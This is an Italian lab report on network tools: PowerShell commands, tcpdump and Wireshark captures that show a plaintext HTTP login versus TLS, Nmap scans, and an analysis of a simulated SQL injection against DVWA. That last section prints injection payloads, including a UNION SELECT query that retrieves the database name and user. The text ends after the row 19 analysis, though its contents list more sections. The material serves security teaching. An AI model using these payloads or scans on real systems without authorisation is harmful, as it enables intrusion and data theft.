

Strumenti: PowerShell, Wireshark, NMAP

PowerShell.....	2
Dir e Get-alias.....	2
Ping.....	3
Netstat -r.....	3
Netstat -abno.....	4
Wireshark.....	5
IP Address.....	5
Cattura HTTP.....	5
Cattura HTTPS.....	7
NMAP.....	8
Scan su LOCALHOST.....	8
Scan su IP NETWORK.....	10
Scan su scanme.namp.org.....	11
SQL Injection.....	12
Analisi riga 13.....	12
Analisi riga 19.....	13
Analisi riga 22.....	14
Analisi riga 25.....	15
Analisi riga 28.....	15
Conclusioni.....	17

PowerShell

è una CLI avanzata sviluppata da Windows per l'automazione e la gestione di sistemi, questo avviene combinando la CLI con un linguaggio di scripting per poter automatizzare attività amministrative su Windows, MacOS e Linux.

Dir e Get-alias

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti.
https://aka.ms/PSWindows

PS C:\Users\info> dir

Directory: C:\Users\info

Mode                LastWriteTime         Length Name
----                -
d-----          09/12/2024    09:41             .ms-ad
d-----         12/12/2024    13:02             .VirtualBox
d-----         12/12/2024    10:32             .vscode
d-r---          05/12/2024    17:37          Contacts
d-r---          13/12/2024    09:20          Desktop
d-r---          09/12/2024    09:33          Documents
d-r---          13/12/2024    07:00          Downloads
d-r---          05/12/2024    17:37          Favorites
d-r---          05/12/2024    17:37          Links
d-r---          05/12/2024    17:37          Music

PS C:\Users\info> Get-Alias dir

CommandType      Name                               Version      Source
-----
Alias            dir -> Get-ChildItem
```

Il comando **dir** ci permette di visualizzare l'elenco dei file delle cartelle all'interno di una directory. Il comando **Get-Alias dir** invece ci restituisce l'alias del comando **dir**, che sulla PowerShell è appunto un alias di **Get-ChildItem**.

Ping

Nell'immagine seguente vediamo il comando **ping 8.8.8.8**. In questo caso effettuiamo il ping al server dns pubblico di Google, più precisamente inviamo dei pacchetti ICMP Echo Request al server, questo ci serve per verificare la nostra connettività di rete. Inoltre viene misurato il tempo di risposta dei pacchetti (TTL) e fornisce informazioni sulla durata e sulla dimensione.

```
PS C:\Users\info> ping 8.8.8.8

Esecuzione di Ping 8.8.8.8 con 32 byte di dati:
Risposta da 8.8.8.8: byte=32 durata=13ms TTL=116
Risposta da 8.8.8.8: byte=32 durata=13ms TTL=116
Risposta da 8.8.8.8: byte=32 durata=13ms TTL=116
Risposta da 8.8.8.8: byte=32 durata=13ms TTL=116

Statistiche Ping per 8.8.8.8:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 13ms, Massimo = 13ms, Medio = 13ms
```

Netstat -r

Il comando **netstat -abno** ci permette di visualizzare tutte le connessioni di rete attive e le relative porte in ascolto, insieme agli identificatori dei processi (PID) e agli indirizzi ip

```
IPv4 Tabella route
=====
Route attive:
    Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
    0.0.0.0             0.0.0.0    192.168.1.1  192.168.1.214  25
    127.0.0.0           255.0.0.0    On-link      127.0.0.1      331
    127.0.0.1           255.255.255.255  On-link      127.0.0.1      331
    127.255.255.255     255.255.255.255  On-link      127.0.0.1      331
    192.168.1.0         255.255.255.0    On-link      192.168.1.214  281
    192.168.1.214       255.255.255.255  On-link      192.168.1.214  281
    192.168.1.255       255.255.255.255  On-link      192.168.1.214  281
    192.168.56.0        255.255.255.0    On-link      192.168.56.1   281
    192.168.56.1        255.255.255.255  On-link      192.168.56.1   281
    192.168.56.255      255.255.255.255  On-link      192.168.56.1   281
    224.0.0.0           240.0.0.0    On-link      127.0.0.1      331
    224.0.0.0           240.0.0.0    On-link      192.168.56.1   281
    224.0.0.0           240.0.0.0    On-link      192.168.1.214  281
    255.255.255.255     255.255.255.255  On-link      127.0.0.1      331
    255.255.255.255     255.255.255.255  On-link      192.168.56.1   281
    255.255.255.255     255.255.255.255  On-link      192.168.1.214  281
```

Netstat -abno

Il comando **netstat -abno** ci permette di visualizzare tutte le connessioni di rete attive e le relative porte in ascolto, insieme agli identificatori dei processi (PID) e agli indirizzi ip.

```

TCP        127.0.0.1:27060          0.0.0.0:0              LISTENING      13000
[steam.exe]
TCP        127.0.0.1:49776          0.0.0.0:0              LISTENING      13000
[steam.exe]
TCP        127.0.0.1:49776          127.0.0.1:49820        ESTABLISHED    13000
[steam.exe]
TCP        127.0.0.1:49778          0.0.0.0:0              LISTENING      13000
[steam.exe]
TCP        127.0.0.1:49778          127.0.0.1:49819        ESTABLISHED    13000
[steam.exe]
TCP        127.0.0.1:49819          127.0.0.1:49778        ESTABLISHED    13932
[steamwebhelper.exe]
TCP        127.0.0.1:49820          127.0.0.1:49776        ESTABLISHED    13932
[steamwebhelper.exe]
TCP        192.168.1.214:139        0.0.0.0:0              LISTENING       4
Impossibile ottenere informazioni sulla proprietà
TCP        192.168.1.214:49701        20.54.36.229:443       ESTABLISHED    5172

```

Nel nostro caso andremo ad analizzare il processo con **PID 5172**, ci rechiamo quindi **Gestore di Attività** di Windows e una volta individuato il processo, tasto destro e apriamo proprietà e dettagli.

Host servizio: Servizio di siste...	5172	0%	3,2 MB	0 MB/s	0 Mbps
Servizio di sistema notific...					

Come possiamo vedere il pid è associato al processo svchost.exe. Questo processo ospita uno o più servizi di Windows. Viene generalmente utilizzato per eseguire vari servizi in background, come quelli di rete. Dato che può ospitare più servizi, può apparire più volte nel Gestore di Attività.

Proprietà		Valore
Descrizione		
Descrizione del file		Processo host per servizi di Windows
Tipo		Applicazione
Versione file		10.0.26100.1150
Nome prodotto		Sistema operativo Microsoft® Window...
Versione		10.0.26100.1150
Copyright		© Microsoft Corporation. Tutti i diritti ri...
Dimensione		86,0 KB
Ultima modifica		05/10/2024 02:13
Lingua		Italiano (Italia)
Nome file originale		svchost.exe

Wireshark

È un software di pacchetti di rete che permette di catturare e ispezionare il traffico di rete in tempo reale. Supporta una vasta gamma di protocolli e fornisce dettagli approfonditi su ogni pacchetto, utile per diagnosticare problemi di rete o analizzare la sicurezza. È uno strumento essenziale per amministratori di rete, sviluppatori e professionisti della sicurezza.

IP Address

Il comando **ip address** ci mostra le informazioni relative alle interfacce di rete, come indirizzi IP, stato, gateway e interfaccia di rete.


```
[analyst@sec0ps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ovs-system: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether a6:61:d1:f1:70:a3 brd ff:ff:ff:ff:ff:ff
3: s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether ba:3e:dd:0c:6b:47 brd ff:ff:ff:ff:ff:ff
4: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:81:e5:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.55/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 86317sec preferred_lft 86317sec
    inet6 fe80::a00:27ff:fe81:e52f/64 scope link
        valid_lft forever preferred_lft forever
```

Cattura HTTP

Per poter catturare il traffico di rete ci mettiamo in ascolto utilizzando tcpdump. Con il comando **sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap** andremo a catturare il traffico di rete sull'interfaccia **enp0s3** e lo salviamo, nel nostro caso, in un file chiamato **httpdump.pcap**.

```
[analyst@sec0ps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```


Una volta avviata la cattura ci rechiamo nel nostro caso sul sito <http://www.altoromutual.com> ed effettuiamo il login inserendo come *username* **ADMIN** e come *password* **ADMIN**



Ora possiamo chiudere la connessione in ascolto e aprire il file .pcap con wireshark per poter analizzare il traffico appena catturato.

Più precisamente ci rechiamo al pacchetto con richiesta POST sulla login. Il metodo **POST** serve per inviare i dati al server. Andando ad analizzare questa precisa richiesta possiamo vedere come wireshark cattura i dettagli del pacchetto includendo le intestazioni http, le url e i dati inviati nel corpo della richiesta, difatti se ci rechiamo su HTML Form Url Encoded possiamo vedere in chiaro username e password utilizzati per accedere precedentemente.

Ovviamente i dati in chiaro li vediamo perché abbiamo analizzato il traffico di rete su protocollo HTTP che è un protocollo di comunicazione senza crittografia, pertanto i dati inviati dal client al server saranno appunto in chiaro, permettendo a chiunque abbia accesso alla rete di poter leggere e intercettare i pacchetti incluse informazioni sensibili come nel nostro caso username e password.




Cattura HTTPS

In questo esempio invece andremo a catturare del traffico su protocollo HTTPS utilizzando il comando **sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap**

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

allo stesso modo di come abbiamo fatto sulla cattura HTTP, ci rechiamo sul sito www.netcad.com ed effettuiamo il login, chiudiamo tcpdump e apriamo il file **pcap** appena creato.



In questo caso applichiamo il filtro `tcp.port == 443` su wireshark per vedere i pacchetti TCP sulla porta 443, possiamo notare come essendo un protocollo con crittografia, i dati non sono in chiaro.

Più precisamente notiamo che per rendere sicura la comunicazione viene utilizzato il protocollo HTTP assieme all'SSL e TLS. In questo caso la versione del TLS è la 1.2. Il protocollo TLS è nettamente più sicuro dell'SSL in quanto è stata migliorata la sicurezza e l'efficienza rendendo più robusta la crittografia con l'utilizzo di algoritmi come AES e SHA-2.

Nell'immagine precedente possiamo vedere come il payload del pacchetto è in un formato alfanumerico non leggibile.

NMAP

è un software open source che viene utilizzato per la scansione e la sicurezza delle reti, più precisamente ci permette per individuare dispositivi e servizi attivi, rilevare le porte aperte e i relativi servizi con versione, identificare il sistema operativo di un host e analizzare eventuali vulnerabilità. Per prima cosa andiamo ad utilizzare il comando ip address per identificare il nostro indirizzo ip.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ovs-system: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether a6:61:d1:f1:70:a3 brd ff:ff:ff:ff:ff:ff
3: s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether ba:3e:dd:0c:6b:47 brd ff:ff:ff:ff:ff:ff
4: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:81:e5:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.55/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 84043sec preferred_lft 84043sec
    inet6 fe80::a00:27ff:fe81:e52f/64 scope link
        valid_lft forever preferred_lft forever
```

Scan su LOCALHOST

Partiamo col dire che "Localhost" è un termine che fa riferimento al nostro dispositivo, più semplicemente è un alias che rappresente l'indirizzo ip di loopback che generalmente è 127.0.0.1. Come prima cosa andremo appunto ad eseguire una scansione con NMAP sul nostro dispositivo utilizzando localhost che ci permette di individuare porte e servizi aperti senza dover utilizzare la rete esterna.

Il comando che utilizziamo è **nmap -A -T4 localhost**

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 04:51 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000024s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```


Ora andiamo a spiegare il comando appena eseguito:

L'opzione **-A** di Nmap ci permette di poter effettuare una scansione approfondita e dettagliata del dispositivo, in particolar modo ci permette di rilevare:

1. **Sistema operativo**: Identifica il sistema operativo della macchina target
2. **Versione dei servizi**: Versioni esatte dei servizi in esecuzione sulle porte aperte.
3. **Rilevamento del traceroute**: Determina il percorso di rete per raggiungere il target.

Nonostante le molteplici informazioni che possiamo trovare con il comando -A, quest'ultimo risulta comunque troppo "rumoroso" poiché per poter individuare in maniera approfondita genera un traffico di rete tale da poter essere facilmente individuato da firewall e sistemi di intrusione.

Per quanto riguarda invece l'opzione **-T4** è utilizzata per impostare la velocità della scansione. Abbiamo con nmap diversi livelli di aggressività e tempo che vanno dal -T0 (più lenta e furtiva) e -T5 (più veloce e visibile).

Nel nostro caso possiamo vedere come da scansione che le porte aperte sul dispositivo sono la 21 e la 22, rispettivamente con servizio vsftpd 2.0.8 e OpenSSH con versione 7.7

Scan su IP NETWORK

Avendo utilizzato il comando `ip address` precedentemente abbiamo rilevato il nostro indirizzo ip in formato **CIDR**: **192.168.1.55/24**, da qui possiamo determinare la nostra ip network che è **192.168.1.0**

Utilizzeremo lo stesso comando `nmap -A -T4` sulla nostra ip network, questo ci permetterà di poter scansionare in maniera dettagliata tutti gli host appartenenti a questa rete. Nel mio caso ho 8 host attivi.

```
Nmap scan report for 192.168.1.116
Host is up (0.0058s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    filtered domain
80/tcp    filtered http
110/tcp   filtered pop3
111/tcp   filtered rpcbind
113/tcp   filtered ident
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   filtered imap
199/tcp   filtered smux
443/tcp   filtered https
554/tcp   filtered rtsp
993/tcp   filtered imaps
995/tcp   filtered pop3s
1025/tcp  filtered NFS-or-IIS
1720/tcp  filtered h323q931
1723/tcp  filtered pptp
5900/tcp  filtered vnc
8080/tcp  filtered http-proxy
8888/tcp  filtered sun-answerbook
49152/tcp open     tcpwrapped
62078/tcp open     tcpwrapped

Nmap scan report for 192.168.1.163
Host is up (0.010s latency).
All 1000 scanned ports on 192.168.1.163 are closed

Nmap scan report for 192.168.1.216
Host is up (0.032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http?

Nmap scan report for 192.168.1.249
Host is up (0.028s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
62078/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 246.58 seconds
```

Scan su scanme.nmap.org

In questo caso utilizziamo un servizio pubblicamente accessibile gestito dal team di sviluppo di Nmap. È stato progettato proprio per poter consentire agli utenti di testare le funzionalità di Nmap senza violare alcuna legge o politiche di sicurezza.

Difatti la scansione di questo sito è sicura e legale è importante specificare che eseguire scansioni non autorizzate su altri sistemi senza permesso è considerato illegale.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 05:50 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds
```

Usando lo stesso comando visto in precedenza andiamo ad analizzare la scansione notando che: le porte aperte sono la 22 (ssh), 80 (http), 9929 (nping), 31337 (tcpwrapped) e che il sistema operativo è Linux.

SQL Injection

è una tecnica di attacco che sfrutta vulnerabilità nei sistemi che utilizzano database SQL, inserendo query SQL dannose in input, che non sono correttamente filtrati.

Questi comandi permettono agli attaccanti di manipolare le query SQL, accedere a dati sensibili, modificarli o eliminarli. È una delle vulnerabilità più comuni e pericolose nelle applicazioni web non sicure.

In questa simulazione andremo ad analizzare il traffico di rete su wireshark per identificare e analizzare l'attacco.

3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)

Analisi riga 13

In questa riga possiamo vedere come l'attaccante stia testando se l'input è correttamente filtrato oppure no utilizzando il comando 1=1, vedendo il risultato admin admin possiamo determinare appunto che non lo è.




Analisi riga 19

In questa riga invece possiamo vedere la query utilizzata dall'attaccante per poter estrapolare informazioni sensibili, in questo caso analizzando la query possiamo determinare che:

1' OR 1=1: Inietta una condizione che rende sempre vera l'espressione, aggirando i controlli di autenticazione o le condizioni nella query.

- **UNION SELECT:** Combina il risultato della query originale con un'altra query. In questo caso, la query aggiuntiva seleziona informazioni dal database.
- **database():** Restituisce il nome del database corrente, **DVWA**
- **user():** Restituisce l'utente connesso al database **root@localhost**
- **#:** Commenta il resto della query, ignorando eventuali istruzioni successive che potrebbero causare errori.

In sostanza, questa query ha permesso all'attaccante di individuare che il database si chiama DVWA e l'utente connesso è root

